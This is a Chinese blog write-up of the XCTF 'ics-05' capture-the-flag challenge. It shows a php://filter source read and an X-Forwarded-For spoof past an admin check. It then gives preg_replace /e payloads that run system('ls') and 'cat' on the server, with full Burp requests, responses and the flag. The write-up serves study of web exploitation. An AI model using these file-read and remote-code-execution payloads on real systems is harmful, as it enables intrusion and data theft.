

[XCTF 4th-CyberEarth]ics-05

原创

sGanYu

于 2021-08-26 23:43:45 发布 1832 收藏 3

分类专栏: [渗透测试](#) [攻防世界](#) [burpsuite](#) 文章标签: [php](#) [安全漏洞](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_58784379/article/details/119942298

版权



[渗透测试](#) 同时被 3 个专栏收录

75 篇文章 4 订阅

订阅专栏



[攻防世界](#)

12 篇文章 0 订阅

订阅专栏



[burpsuite](#)

14 篇文章 0 订阅

订阅专栏

其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统

打开题目, 是一个工控云管理系统, 随意点击旁边的菜单, 发现只有设备维护中心可以正常进入

云平台设备维护中心

设备列表

<input type="checkbox"/>	ID	设备名	区域	维护状态
--------------------------	----	-----	----	------

数据接口请求异常

CSDN @sganyua

无意间点击左上角‘云平台设备维护中心’之后, 发现页面进行跳转, `page=index`



备列表


<input type="checkbox"/>	ID	设备名	区域	维护状态
--------------------------	----	-----	----	------

数据接口请求异常

index

CSDN @sganyua

将URL内的index改为任何字符，页面都会进行回显



备列表

<input type="checkbox"/>	ID	设备名	区域	维护状态
--------------------------	----	-----	----	------

数据接口请求异常

2

CSDN @sganyua

在index后添加一个.php，页面回显ok，说明index.php存在，可以尝试读取一下

这里需要用到php://filter协议读内容

php://filter/read=convert.base64-encode/resource=index.php


```

<?php

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') { //在burp加个X-Forwarded-For头

    echo "<br >Welcome My Admin ! <br >"; //输出Welcome My Admin !

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) { //非空且为字符串
        preg_replace($pattern, $replacement, $subject); //存在preg_replace漏洞
    } else {
        die();
    }
}
}

```

查了一下preg_replace函数，有一个很严重的漏洞存在。举个例子：
 preg_replace("/txt/e",\$_GET["ganyu"],"txt");/e会将ganyu当做php代码运行

preg_replace 的 /e 修正符会将 replacement 参数当作 php 代码，并且以 eval 函数的方式执行，

preg_replace语法

```

mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = 1 [, int
&$count ]] )

```

\$pattern: 要搜索的模式，可以是字符串或一个字符串数组。

\$replacement: 用于替换的字符串或字符串数组。

\$subject: 要搜索替换的目标字符串或字符串数组。

\$limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。默认是 1（无限制）。

\$count: 可选，为替换执行的次数。

开启burp，刷新将内容抓包重放

先将X-Forwarded-For设为127.0.0.1

```

Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=j e8d17eqoeiha5fvhu15ent2f6
X-Forwarded-For: 127.0.0.1
Upgrade-Insecure-Requests: 1

```

CSDN @sganyua

在txt后使用/e修饰符，preg_replace会将 **mixed \$replacement** 参数（system("ls")）当作 PHP 代码执行

```
?pat=/txt/e&rep=system("ls")&sub=txt
```

Pretty

Raw

\n

Actions

```
1 GET /index.php?pat=/txt/e&rep=system("ls")&sub=txt HTTP/1.1
2 Host: 111.200.241.244:63928
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=je8dl7eqoeiha5fvhu15ent2f6
9 X-Forwarded-For:127.0.0.1
10 Upgrade-Insecure-Requests: 1
11
```

CSDN @sganyua

回显内容，盲猜flag在s3chahahaDir内

```
<pre><code>
  \n /
  Welcome My Admin ! <br >
  css
  index.html
  index.php
  js
  layui
  logo.png
  s3chahahaDir
  start.sh
  \n.png
</code></pre>
```

CSDN @sganyua

访问s3chahahaDir

```
?pat=/txt/e&rep=system("ls+s3chahahaDir")&sub=txt
```

Request

Pretty Raw \n Actions

```
1 GET /index.php?pat=/txt/e&rep=system("ls+s3chahahaDir")&sub=txt HTTP/1.1
2 Host: 111.200.241.244:63928
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=je8dl7eqoeiha5fvhu15ent2f6
9 Upgrade-Insecure-Requests: 1
10 X-Forwarded-For:127.0.0.1
11 Cache-Control: max-age=0
12
13
```

Response

Pretty Raw Render \n Actions

云平台设备维护中心

设备列表

<input type="checkbox"/>	ID	设备名	
数据接口请			

Welcome My Admin !
flag

CSDN @sganyua

查看flag

```
?pat=/txt/e&rep=system("ls+s3chahahaDir/flag")&sub=txt
```

```
GET /index.php?pat=/txt/e&rep=system("ls+s3chahahaDir/flag")&sub=txt HTTP/1.1
Host: 111.200.241.244:63928
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=je8d17eqoeiha5fvhul5ent2f6
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1
Cache-Control: max-age=0

56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76

),
{
    field: 'check', title: '
}
],
page: true
}
});
}
);
</script>
<script>
    layui.use('element', function() {
        var element = layui.element;
        //[]hover:[]element[]
        //[]
        element.on('nav(demo)', function() {
            //console.log(element)
            layer.msg(element.text());
        });
    });
</script>
<br >
Welcome My Admin ! <br >
flag.php
CSDN @sganyua
</body>
```

提示内容在flag.php下

```
?pat=/txt/e&rep=system("cat+s3chahahaDir/flag/flag.php")&sub=txt
```

```
GET /index.php?pat=/txt/e&rep=system("cat+s3chahahaDir/flag/flag.php")&sub=txt HTTP/1.1
Host: 111.200.241.244:63928
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=je8d17eqoeiha5fvhul5ent2f6
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1
Cache-Control: max-age=0

57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77

]
],
page: true
}
});
}
);
</script>
<script>
    layui.use('element', function() {
        var element = layui.element;
        //[]hover:[]element[]
        //[]
        element.on('nav(demo)', function() {
            //console.log(element)
            layer.msg(element.text());
        });
    });
</script>
<br >
Welcome My Admin ! <br >
<?php
$flag = 'cyberpeace{c0b703fba77d4ac39a5d5b9981a2e7b}';
CSDN @sganyua
```